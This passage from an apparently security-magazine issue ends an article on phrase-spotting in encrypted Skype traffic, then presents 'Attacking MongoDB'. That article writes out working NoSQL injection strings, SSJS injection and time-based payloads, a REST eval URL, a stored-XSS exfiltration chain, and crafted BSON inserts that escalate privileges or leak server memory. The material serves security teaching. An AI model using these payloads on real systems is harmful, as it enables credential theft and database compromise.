Consequently, this means that similar utterances generally result in similar sequences of packet lengths. Consider the following graph, which represents the payload lengths vs. time plotted for three packet captures; two of the same phrase versus an utterance of a completely different phrase. All phrases were spoken by the same speaker over a Skype voice conversation. Note the following packet dumps

12 <http://www.opus-codec.org/>



were not collected under proper experimental conditions; the plots below simply aim to demonstrate the audio input vs. packet payload length relationship.

The fact that similar utterances bear resemblance to one another represents a significant information leak; it shouldn't be possible to divulge any information about the nature of encrypted content whatsoever. This issue may be referred to as a side-channel attack, since attacks don't reveal the actual contents of encrypted conversations; instead, analytical techniques are used to deduce the information. It should be noted, however, that similar utterances of a given phrase or sentence seldom produce the exact same sequence of packet lengths. There are several reasons for this; among these are accent differences between different speakers, background noise and speed at which the phrase is spoken. It is therefore not possible to spot spoken phrases via a substring matching method, since even utterances by the same speaker will not yield the exact same sequence of packet lengths.

One solution is the use of the profile Hidden Markov Model. Such an attack, in its most basic form, can be used to spot known phrases in Skype traffic. The attack can be summarised as follows:

- 1) Train a profile HMM for the target phrase,
- 2) Capture Skype traffic,
- 3) "Ask" the profile HMM if the test sequence is likely to be an utterance of the target phrase.

Collecting Training Data

Our primary requirement to build a profile HMM for a target phrase is training data; that is, many packet captures of traffic that resulted in the target phrase being spoken

or played over a Skype voice chat. Our approach to this was a simple one; we first created a directory containing all samples we wished to include in the dataset, in RIFF¹³ format. We then setup a packet sniffer - tcpdump, in our case - and initiated a voice chat between two Skype accounts. This resulted in encrypted UDP traffic between the two computers, in a "peer-to-peer" fashion, i.e. directly between the two systems.

We played each of the soundtracks across the Skype session using VLC Media player¹⁴, with five second intervals of silence between each track. A BASH loop similar to the following was used:

```
for((a=0;a<400;a++)); do
/Applications/VLC.app/Contents/MacOS/VLC --no-repeat
-I rc --play-and-exit $a.rif ; echo "$a " ; sleep 5 ;
done
```

Meanwhile, tcpdump was configured to log all traffic flowing to the other test system.

```
tcpdump -w training.pcap dst <dest_ip>
```

Once all training data had been collected, sequences of UDP payload lengths were extracted via means of automated PCAP file parsing.

The resulting payload length sequences were then used to train a profile HMM using the Baum-Welch algorithm.

It should be noted that all collection of training data should be carried out in quiet environments with little background noise.

Recordings of particular sentences were selected to avoid speakers with radically different accents and timings.

Searching and Scoring

Once a viable model has been formed from sensible training data, sequences of packet lengths can be "queried" against the model; in an attempt to determine how likely it is that the traffic corresponds to an utterance of the target phrase.

A scoring threshold must be established. A log-odds (or otherwise) score above which the traffic was considered a "hit" (traffic matched the phrase) must be decided on manually. Then, accordingly, if a payload length sequence scores above this threshold, we consider it a "hit", and if not, a "miss" is recorded.


The following screenshot demonstrates the output from our proof of concept code when provided with a PCAP file for a phrase that exists within the training data:

5.2 Dynamic Time Warping

This attack makes use of the Dynamic Time Warping algorithm to "spot" sentences, similarly to the previous profile HMM attack. We do this for comparison of the efficacies

¹³ http://en.wikipedia.org/wiki/Resource_Interchange_File_Format

¹⁴ <http://www.videolan.org>



of the two techniques and to demonstrate two different methodologies that can be used for traffic analysis, and in particular, sentence spotting in encrypted traffic streams.

Collecting Training Data

As opposed to the profile HMM method, DTW does not require a large set of training data. We collect data in much the same way as in the profile HMM experiment. That is, by playing audio samples over a Skype session using a loop similar to the following:

```
for((a=0;a<400;a++)); do
/Applications/VLC.app/Contents/MacOS/VLC --no-repeat
-I rc --play-and-exit $a.rif ; echo "$a " ; sleep 5 ;
done
```

And, as before, the data is captured via tcpdump, i.e.

```
tcpdump -w training.pcap dst <dest_ip>
```

Each packet sequence was extracted from the resulting PCAP file in an automated fashion, and models were created for each using the DTW algorithm. Each utterance was the exact same recording being played over the Skype conversation.

Speaker Independence

Based on the suggestions of Benoît Dupasquier et al.¹⁵, the Kalman filter was applied to each of the training data sets to avoid the need for large amounts of training data. In this way, speaker-dependence is somewhat removed from the template models created.

Scoring

The DTW algorithm is then used to compare test data to the prepared models. This produces a DTW distance between the test packet sequence and the template

models. The DTW distance is then compared to a predetermined scoring threshold and is accordingly deemed to be a probable “hit” or probable “miss” with respect to the target sentence or phrase.

6. CONCLUSIONS

Our research has concluded that Variable Bit Rate codecs are unsafe for sensitive VoIP transmission, when encrypted with a length preserving cipher. Indeed, the results of our research demonstrated that given sufficient training data, it is possible to deduce spoken conversations in encrypted transmissions.

Our results indicate that using Profile Hidden Markov Models analysis techniques, it is possible, in some cases, to achieve over 90% reliability in discovering spoken phrases in encrypted conversations. Additionally, it is in some cases possible to detect known phrases in conversations using or Dynamic Time Warping with over 80% reliability, using much less training data than in Profile HMM attacks.

Consequently, the use of a codec in VBR mode with an encrypted transport such as SRTP or other VoIP protocols, with its default encryption, should be avoided.

Some guidance is offered in RFC6562¹⁶ for use of VBR codecs with SRTP which suggests that RTP padding may provide a reduction in information leakage. However, ultimately in scenarios where a high degree of confidentiality is required it is advised that a Constant Bit Rate codec is negotiated during VoIP session initiation. ¶

16 <http://tools.ietf.org/html/rfc6562>



15 <http://link.springer.com/article/10.1007%2Fs10207-010-0111-4>

Attacking MongoDB: Attack Scenarios Against a NoSQL Database

Mikhail 'cyber-punk' Firstov, *Positive Technologies*

Developers use NoSQL databases for various applications more and more often today. NoSQL attack methods are poorly known and less common as compared with SQL Injections. This article focuses on possible attacks against a web application via MongoDB vulnerabilities.

THE ABC OF MONGODB

Before dealing with MongoDB vulnerabilities, I should explain the essence of this database. Its name is quite familiar to everybody: if looking through materials related to well-known web projects, almost all of them contain references to NoSQL databases, and MongoDB is used most often in this context. Moreover, Microsoft offers to use MongoDB as a nonrelational database for the cloud platform Azure, which proves the idea that very soon this database will be applied to corporate software as well.

In brief, MongoDB is a very high-performance (its main advantage), scalable (easily extended over several servers, if necessary), open source (can be adjusted by large companies) database, which falls in the NoSQL category. The last option means it does not support SQL requests, but it supports its own request language. If going into details, then MongoDB uses a document-oriented format (JSON-based) to store data and does not require table description.

Downloading MongoDB installation kit, you can see two executable files: Mongo and mongod. Mongod is a database server, which stores data and handles requests. And Mongo is an official client written in C++ and JS (V8).


INSTALL, WATCH, RESEARCH

I'm not going to describe the way a database is installed: developers make everything possible to ease this process even without using manuals. Let's focus on features that seem really interesting. The first thing is a REST interface. It is a web interface, which runs by default on port 28017 and allows an administrator to control their databases remotely via a browser. Working with this DBMS option, I found several vulnerabilities: two stored XSS vulnerabilities, undocumented SSJS (Server Side Java

FIGURE 1: Shodan provides a lot of results!




FIGURE 2: The same with Google!




Script) code execution, and multiple CSRF. This was very amusing, so I decided to go further :) *Figure 3* demonstrates how this very REST interface looks like.

FIGURE 3: Unremarkable REST interface



I'm going to detail the above mentioned vulnerabilities. The fields Clients and Log have two stored XSS vulnerabilities. It means that making any request with HTML code to the database, this code will be written to the source code of the page of the REST interface and will be executed in a browser of a person, who will visit this page. These vulnerabilities make the following attack possible:


1. Send a request with the tag SCRIPT and JS address.
2. An administrator opens the web interface in a browser, and the JS code gets executed in this browser.
3. Request command execution from the remote server via the JSONP script.
4. The script performs the command using undocumented SSJS code execution.
5. The result is sent to our remote host, where it is written to a log.



As to undocumented SSJS code execution, I've written a template, which can be modified as may seem necessary.

```
http://vuln-host:28017/admin/$cmd/?filter_eval=function() { return db.version() }&limit=1
```

\$cmd is an undocumented function in this example, and we know it already? :)



PLAYING WITH A DRIVER

It is well known that it is necessary to have a driver, which will serve as transport, to work with any significant database written in a script language, for instance PHP. I

decided to take a close look at these drivers for MongoDB and chose a driver for PHP.

Suppose there is a completely configured server with Apache+PHP+MongoDB and a vulnerable script.

The main fragments of this script are as follows:

```
$q = array("name" => $_GET['login'], "password" => $_GET['password']);
$cursor = $collection->findOne($q);
```

The script makes a request to the MongoDB database when the data has been received. If the data is correct, then it receives an array with the user's data output. It looks as follows:

```
echo 'Name: ' . $cursor['name'];
echo 'Password: ' . $cursor['password'];
```

Suppose the following parameters have been sent to it (True):

```
?login=admin&password=pa77w0rd
```

then the request to the database will look as follows:

```
db.items.findOne({ "name" : "admin", "password" : "pa77w0rd" })
```

Due to the fact that the database contains the user admin with the password pa77w0rd, then its data is output as a response (True). If another name or password is used, then the response will return nothing (False).

There are conditions in MongoDB similar to the common where except for few differences in syntax. Thus it is necessary to write the following to output records, which names are not admin, from the table items:

```
db.items.find({ "name" : {$ne : "admin"} })
```

I think you already have ideas how to deceive this construction. PHP only requires another array to put it into the other one, which is sent by the function findOne.

Let's proceed from theory to practice. At first, create a request, which sample will comply with the following conditions: password is not 1 and user is admin.

```
db.items.findOne({ "name" : "admin", "password" : {$ne : "1"} })
```

Information about the above mentioned account comes as a response:

```
{
  "_id" : ObjectId("4fda5559e5afdc4e22000000"),
  "name" : "admin",
```

```

    "password" : "pa77w0rd"
}

```

It will look as follows in PHP:

```
$q = array("name" => "admin", "password" => array("\$ne" => "1"));
```

It is only needed to declare the variable password as an array for exploitation:

```
?login=admin&password[$ne]=1
```

Consequently, the admin data is output (True). This problem can be solved by the function `is_array()` and by bringing input arguments to the string type.

Mind that regular expressions can and should be used in such functions as `findOne()` and `find()`. `$regex` exists for this purpose. An example of use:

```
db.items.find({name: {$regex: "^y"}})
```

This request will find all records, which name starts with the letter y.

Suppose the following request to the database is used in the script:

```
$cursor1 = $collection->find(array("login" => $user,
"pass" => $pass));
```

The data received from the database is displayed on the page with the help of the following construction:

```
echo 'id: '. $obj2['id'] . '<br>login: '. $obj2['login']
.'<br>pass: '. $obj2['pass'] . '<br>';
```

A regular expression can help us receive all the database data. It is only needed to work with the types of variables transferred to the script:

```
?login[$regex]=^&password[$regex]=^
```

We'll receive the following in response:

```

id: 1
login: Admin
pass: parol
id: 4
login: user2
pass: godloveman
id: 5
login: user3
pass: thepolice=

```

Everything works properly. There is another way to exploit such flaws: use of the `$type` operator:

```
?login[$not][$type]=1&password[$not][$type]=1
```

The output will be the following in this case:

```

login: Admin
pass: parol
id: 4
login: user2
pass: godloveman
id: 5
login: user3
pass: thepolice

```

This algorithm suits both `find()` and `findOne()`..

INJECTION INTO SSJS REQUESTS

Another vulnerability typical of MongoDB and PHP if used together is related to injection of your data to a SSJS request made to a server.

Suppose we have vulnerable code, which registers user data in the database and then outputs values from certain fields in the course of operation. Let it be the simplest guestbook.

I'll use code to exemplify it. Assume that `INSERT` looks as follows:

```
$q = "function() { var loginn = '$login'; var passs = '$pass';
db.members.insert({id : 2, login : loginn, pass : passs}); }";
```

An important condition is that the variables `$pass` and `$login` are taken directly from the array `$_GET` and are not filtered (yes, it's an obvious fail, but it's very common):

```

$login = $_GET['login'];
$pass = $_GET['password'];

```

Below is the code, which performs this request and outputs data from the database:

```

$db->execute($q);
$cursor1 = $collection->find(array("id" => 2));
foreach($cursor1 as $obj2){
echo "Your login:". $obj2['login'];
echo "<br>Your password:". $obj2['pass'];
}

```

The test script is ready, the next is practice. Send test data:

```
?login=user&password=password
```

Receive the following data in response:

```
Your login: user
Your password: password
```

Let's try to exploit the vulnerability, which presupposes that data sent to a parameter is not filtered or verified. Let's start with the simplest, namely with quotation marks:


```
?login=user&password=';
```

Another page is displayed, SSJS code has not been executed because of an error. However, everything will change if the following data is sent:

```
/?login=user&password=1'; var a = '1
```

Excellent. But how to receive the output now? It's easy: you only need to rewrite the variable, for instance login, and the result of our code execution displaying the output will get to the database! It looks as follows:

```
?login=user&password=1'; var loginn = db.version(); var b='
```



To make it clearer, JS code takes the following form:

```
$q = ?function() { var loginn = user; var passs = '1'; var
loginn = db.version(); var b='; db.members.insert({id : 2, log-
in : loginn, pass : passs}); }?
```

The first thing we want is to read other records. A simple request is at help:

```
?login=user&password= ' ; var loginn = toJSON(db.members.
find()[0]); var b='2
```

For better understanding, let's consider this request in detail:

1. A known construction is used to rewrite a variable and execute arbitrary code.
2. The toJSON() function helps receive a complete response from the database. Without this function we would receive Array.
3. The most important part is db.members.find()[0], where members are a table and find() is a function that outputs all records. The array at the end means a number of the record we address to. Brute forcing this array values, we receive records from the database.

Of course, it may happen that there will be no output, then it will be needed to use a time-based technique, which is based on a server response delay depending on a condition (true/false), to receive data. Here is an example:


```
?login=user&password='; if (db.version() > "2") {
sleep(10000); exit; } var loginn =1; var b='2
```

This request allows us to know the database version. If it's more than 2 (for instance, 2.0.4), then our code will be executed and the server will respond with a delay.

Almost the same will happen with other programming languages. So if we are able to transfer an array to a request, then NoSQL Injection based on logic or regular expressions won't take long.

TRAFFIC SNIFFING

It is well known that MongoDB allows creating users for a specific database. Information about users in databases is stored in the table db.system.users. We are mostly interested in the fields user and pwd of the above mentioned table. The user column contains a user login, pwd - MD5 string %login%:mongo:%password%, where login and password are the login and hash of the login, key, and user password.



All data is transferred unencrypted and packet hijacking allows obtaining specific data necessary to receive user's name and password. It is needed to hijack nonce, login, and key sent by a client when authorizing on the MongoDB server. Key contains an MD5 string of the following form: %nonce% + %login% + md5(%login% + ":mongo:" + %password%).

It is obvious that it will be no trouble to write software, which will automatically hijack and brute force a login and password based on the hijacked data. You don't know how to capture data, do you? Start studying ARP Spoofing.

BSON VULNERABILITIES

Let's move further and consider another type of vulnerabilities based on wrong parsing of a BSON object transferred in a request to a database.

A few words about BSON at first. BSON (Binary JavaScript Object Notation) is a computer data interchange format used mainly as a storage of various data (Bool, int, string, and etc.). Assume there is a table with two records:

```
> db.test.find({})
{ "_id" : ObjectId("5044ebc3a91b02e9a9b065e1"), "name" :
```

```
"admin", "isadmin" : true }  
        { "_id" : ObjectId("5044ebc3a91b02e9a9b065e1"), "name" :  
"noadmin", "isadmin" : false }
```

And a database request, which can be injected:

```
>db.test.insert({ "name" : "noadmin2", "isadmin" : false})
```

Just insert a crafted BSON object to the column name:


0x08 before isadmin specifies that the data type is boolean and 0x01 sets the object value as true instead of false assigned by default. The point is that, dealing with variable types, it is possible to rewrite data rendered automatically with a request.

Now let's see what there is in the table:

```
> db.test.find({})
  { "_id" : ObjectId("5044ebc3a91b02e9a9b065e1"), "name" : "admin", "isadmin" : true }
  { "_id" : ObjectId("5044ebc3a91b02e9a9b065e1"), "name" : "noadmin", "isadmin" : false }
  { "_id" : ObjectId("5044ebf6a91b02e9a9b065e3"), "name" : null, "isadmin" : true, "isadmin" : true }
```

False has been successfully changed into true!

FIGURE 8: Capturing authorization data



Let's consider a vulnerability in the BSON parser, which allows reading arbitrary storage areas. Due to incorrect parsing of the length of a BSON document in the column name in the insert command, MongoDB makes it possible to insert a record that will contain a Base64 encrypted storage area of the database server. Let's put it into practice as usual.

Suppose we have a table named `dropme` and enough privileges to write in it. We send the following command and receive the result:

```
>
db.dropme.insert({"\x16\x00\x00\x00\x05hello\x00\x010\x00\x00\x00world\x00\x00" : "world"})
> db.dropme.find()
{ "_id" : ObjectId("50857a4663944834b98eb4cc"), "" : null,
"hello" : BinData(0,"d29ybGQAAAACREAAAAQ/4wJSCCPCEyFjQkRAA
AAAAAAAAAAWbcQAAAAMQAAAAEAAAbgcicICAAAAAcAACgKo0JABw5NAMAA
AAAAAAAAAAAMQ3jAlmAGkAQAAAEEIAaQBuAEQAYQB0AGEAKAAxADEAOQA-
sACIAgAzAEoAcwBaAEEAQQBBAEEAQQBBAD0AIgApAAAAdABSafeAAAAiAG-
gAZQBsAGwAbwAiACAAOgAgAEIAaQBuAEQAYQB0AGEAKAAxADEAOQA-
sAC.....ACKALAAqACIAFg==") }
```

It happens because the length of the BSON object is incorrect - 0x010 instead of 0x01.

When Base64 code is decrypted, we receive bytes of random server storage areas.

FIGURE 9: Magic BSON

Some table with 2 documents:

```
> db.test.find()
{ "_id" : ObjectId("508564bac552420eb2163718"), "name" : "admin", "isadmin" : true }
{ "_id" : ObjectId("508564e7c552420eb2163719"), "name" : "no Admin", "isadmin" : false }
```

Our query to database:

```
> db.test.insert({ "name" : "no admin 2", "isadmin" : false })
```

Injecting BSON document, and overwriting “isadmin” value:

Testing

```
> db.test.find("isadmin" : true)
{ "_id" : ObjectId("508564bec552420eb2163710"), "name" : "admin", "isadmin" : true }
{ "_id" : ObjectId("508564f5c552420eb216371a"), "name" : null, "isadmin" : true, "isadmin" : true }
```

Good!




FIGURE 10: Memory Leakage

